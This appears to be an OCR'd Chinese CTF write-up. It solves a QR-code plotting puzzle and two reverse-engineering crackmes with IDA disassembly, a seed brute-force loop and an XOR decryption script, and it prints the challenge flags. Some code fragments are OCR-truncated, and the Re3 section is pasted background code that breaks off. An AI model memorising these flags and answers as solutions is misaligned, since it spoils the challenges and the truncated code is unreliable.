
```
24,24
36,24
48,24
60,24
72,24
84,24
96,24
120,24
156,24
192,24
228,24
252,24
348,24
360,24
384,24
396,24
408,24
420,24
432,24
444,24
```

脚本：

```
import matplotlib.pyplot as plt
import numpy as np
x, y = np.loadtxt('C:/Users/lenovo/Desktop/1.txt', delimiter=',',
unpack=True)
plt.plot(x, y, '.')
plt.show()
```

结果为二维码


```
import matplotlib.pyplot as plt
import numpy as np


x, y = np.loadtxt(
plt.plot(x, y, '.'
plt.show()
```



flag{1e52c4c05dcff5fcc54b64e21bcbdc9e}

微信扫码得到 flag
flag{1e52c4c05dcff5fcc54b64e21bcbdc9e}

Reverse

Re2


1. 看一下 main 函数




```
mov     [rbp+var_170], 0
mov     [rbp+var_168], 0
mov     qword ptr [rbp+var_160], 0
mov     [rbp+var_158], 0
mov     [rbp+var_150], 0
mov     [rbp+var_148], 0
mov     [rbp+var_140], 0
mov     [rbp+var_138], 0
mov     [rbp+var_130], 0
mov     [rbp+var_128], 0
lea     rdx, [rbp+var_120]
mov     eax, 0
mov     ecx, 20h ; ' '
mov     rdi, rdx
rep stosq
lea     rax, aHowTimeFlies ; "how_time_flies"
mov     [rbp+var_198], rax
lea     rdi, aIsIt2021123456 ; "Is it 2021.1.23 4:56:00?"
call    _puts
lea     rdi, aPleaseInputYou ; "Please input you string:"
call    _puts
lea     rax, [rbp+s]
mov     rsi, rax
lea     rdi, a33s       ; "%33s"
mov     eax, 0
call    ___isoc99_scanf
lea     rax, [rbp+s]
mov     rdi, rax        ; s
call    _strlen
mov     [rbp+var_19C], eax
mov     rax, [rbp+var_198]
mov     rdi, rax        ; s
```

```
100.00% (-193,846) (732,167) 00001024 0000000000001024: main (Synchronized with Hex View-1)
```

先找一下逻辑






```
; Segment type: Pure code
; Segment permissions: Read/Execute
_text segment para public 'CODE' use64
assume cs:_text
;org 900h
assume es:nothing, ss:nothing, ds:_data, fs:nothing, gs:nothing


; Attributes: noreturn fuzzy-sp

public start
start proc near
; __unwind {
xor     ebp, ebp
mov     r9, rdx         ; rtld_fini
pop     rsi             ; argc
mov     rdx, rsp        ; ubp_av
and     rsp, 0FFFFFFFFFFFFFFF0h
push    rax
push    rsp             ; stack_end
lea     r8, fini        ; fini
lea     rcx, init       ; init
lea     rdi, main       ; main
call    cs:__libc_start_main_ptr
hlt
; } // starts at 900
start endp
```

```
100.00% (-479,-19) (814,387) 00000924 0000000000000924: start+24 (Synchronized with Hex View-1)
```


这个 call 很不正常，看一下，是一个函数，main 函数是他的参数




```
ain(int (__fastcall *main)(int, char **, char **), int argc, char **ubp_av, void (*init)(void), void (*fini)(void), void (*rtld_fini)(void), void *stack_end)
```

```
100.00% (276,-176) (728,416) UNKNOWN 0000000000202408: __libc_start_main (Synchronized with Hex View-1, Pseudocode-A)
```

然后这一串也很可疑，查看一下，大致就是先运行 main 之前的函数，然后一顿操作（rc4，异或，base 变种



```
.rodata:0000000000001377                 db    0
.rodata:0000000000001378 aQazwsxedcrfvtg db 'QAZWSXEDCRFVTGBYHNUJMIKLOP+1029384756/lkjhgfdsaqwertyuiopmnbvcxz',0   base表
.rodata:0000000000001378                                         ; DATA XREF: .data:off_2023A8↓o
.rodata:00000000000013B9                 align 20h
.rodata:00000000000013C0 aQkkgpsoiruteks db 'qkkGPsoiRuteKS+tGYPnPqIGw/1iDobKToZUPkn9J1LW',0         base值
.rodata:00000000000013C0                                         ; DATA XREF: .data:off_2023B0↓o
.rodata:00000000000013ED ; const char s[]
.rodata:00000000000013ED s               db 'Being traced.',0    ; DATA XREF: sub_A0A+27↑o
.rodata:00000000000013FB a42s            db '%42s',0             ; DATA XREF: sub_F18+AA↑o
.rodata:0000000000001400 aHowTimeFlies   db 'how_time_flies',0   ; DATA XREF: main+D6↑o
.rodata:000000000000140F ; const char aIsIt2021123456[]
.rodata:000000000000140F aIsIt2021123456 db 'Is it 2021.1.23 4:56:00?',0          seed种子提示
.rodata:000000000000140F                                         ; DATA XREF: main+E4↑o
```



```
.rodata:0000000000001428 ; const char aPleaseInputYou[]
.rodata:0000000000001428 aPleaseInputYou db 'Please input you string:',0
.rodata:0000000000001428                                         ; DATA XREF: main+F0↑o
.rodata:0000000000001441 a33s            db '%33s',0             ; DATA XREF: main+106↑o
.rodata:0000000000001446 ; const char aYouGotIt[]
.rodata:0000000000001446 aYouGotIt       db 'You got it!',0      ; DATA XREF: main+282↑o
.rodata:0000000000001452 ; const char aTryAgain[]
.rodata:0000000000001452 aTryAgain       db 'Try again!',0       ; DATA XREF: main:loc_12B4↑o
.rodata:0000000000001452 _rodata         ends
.rodata:0000000000001452
LOAD:000000000000145D ; ===========================================================================
LOAD:000000000000145D
LOAD:000000000000145D ; Segment type: Pure code
LOAD:000000000000145D ; Segment permissions: Read/Execute
LOAD:000000000000145D LOAD            segment byte public 'CODE' use64
LOAD:000000000000145D                 assume cs:LOAD
LOAD:000000000000145D                 ;org 145Dh
LOAD:000000000000145D                 assume es:nothing, ss:nothing, ds:_data, fs:nothing, gs:nothing
LOAD:000000000000145D                 align 20h
000013C0 00000000000013C0: .rodata:aQkkgpsoiruteks (Synchronized with Hex View-1, Pseudocode-A)
```

2. 运行程序看一下，能看到有一个时间提示，但是是个假时间，真的。。。。

3. 脚本爆破


```c
#include <stdio.h>
#include <stdlib.h>
int main() {
for (int i = 1609448160; i < 1671742560; ++i) {
int seed = i;
srand(seed);
if (rand() == 1515432825) {
printf("%d\n", seed);
break;
}
}
return 0;
}
```

4. 爆一下 seed 值，直接修改 eax 的值为 seed 的值，然后选择好解密的位置创建一个解密函数即可

```c
for (i = 0; i <= 41; ++i) {
a3 = *(&key1ptr + i) ^ *(i + a1);
if (a3 != *(&key2ptr + i))
break;
}
result = i;
v5 = __readfsqword(0x28u);
v4 = v5 ^ v91;
if (v5 != v91)
result = (unk_559E)(a1, a2, a3, v4);
return result;
}
```

创建的函数省略（因为创建的变量太多，只留下最后的关键部分）正向顺序解密有点麻烦，因涉及到随机异或（好吧，是我太烂了）把上面的 key1 和 key2 提取出来做一下异或，直接出 flag

```python
key1 = [61, 159, 9, 29, 146, 126, 169, 130, 106, 19, 233, 31, 142, 51, 80, 143, 113, 7, 29, 251, 28, 209, 237, 15, 152, 82, 22, 39, 215, 245, 155, 56, 89, 220, 239, 87, 82, 180, 252, 235, 117, 11, 91, 243, 104, 122, 233, 77, 203, 225, 93, 39, 217, 126, 187, 30, 103, 187, 21, 62, 48, 207, 126, 225, 136, 34, 249, 102, 115, 23, 250, 150, 250, 94, 111, 236, 214, 53, 101, 215, 205, 136, 69, 118]
key2 = [91, 243, 104, 122, 233, 77, 203, 225, 93, 39, 217, 126, 187, 30, 103, 187, 21, 62, 48, 207, 126, 225, 136, 34, 249, 102, 115, 23, 250, 150, 250, 94, 111, 236, 214, 53, 101, 215, 205, 136, 69, 118]
str = '' for i, _ in enumerate(key2):
str += chr(key1[i] ^ key2[i])
print(str, end='')
```


```
key1 = [61, 159, 9, 29, 146, 126, 169, 130, 106, 1
key2 = [91, 243, 104, 122, 233, 77, 203, 225, 93, 39, 217,
str = ''
for i, _ in enumerate(key2):
    str += chr(key1[i] ^ key2[i])
print(str, end='')
```

```
D:\python374\python.exe H:/CTF/python/ctf_py/test.py
flag{3bc740a5-74d9-4b0e-a4e0-caf609b7c1c0}
Process finished with exit code 0
```

Re3

原题，参考链接：https://blog.csdn.net/dyllove98/article/details/9018453
SSE4.1 指令集中的指令及其在视频编码中的应用。 整数格式转换，例如，把一个 8 位的字节型变量转换为 16 位字变量，或者 32 位的双字变量等。这种运算在图像，语音信号处理中的经常碰到。例如，图像数据是 8 位的字节 型变量，如果运算过程中的浮点变量定点化采用的 Q15 格式，则需要将 8 位无符号扩展为 16 位以适应 SIMD 的并行运算，如果为了更高的精度，Q15 格式显然太低，例如采用 Q24 是一个不错的选择，这时候需要将 8 位无符号扩展为 32 位双字变量以适应 SIMD 的并行运算。SSE4.1 提供了 12 条不同的指令来完成各种不同整数格式之间的转换。运动估计占视频编码 30%以上的时间,采用 SSE 的 SIMD 指令可有效加速
运动估计的计算过程

```
int blockMatch4x4(const unsigned char* refFrame, int stepBytesRF,
const unsigned char* curBlock, int stepBytesCB,
int* matchBlock,
int frameWidth, int frameHeight)
{

int lowSum = INT_MAX;
int i,j,k,l;

int temSum = 0;

int blockHeight = 4;

int blockWidth = 4;

const unsigned char *pRef, *pCur;

for (i = 0; i <= frameHeight - blockHeight; i++)
{
for (j = 0; j <= frameWidth - blockWidth; j++)
{
temSum = 0;
pCur = curBlock;
pRef = refFrame + i * stepBytesRF + j;

for (k=0; k < 4; k++)
{
for (l=0; l < 4; l++)
{
temSum += labs(*pRef-*pCur);
pCur++;
pRef++;
}
pCur += stepBytesCB - 4;
pRef += stepBytesRF - 4;
}

if (temSum < lowSum)
{
lowSum = temSum;
*matchBlock = j;
*(matchBlock+1) = i;
}
}
}
return 0;

```

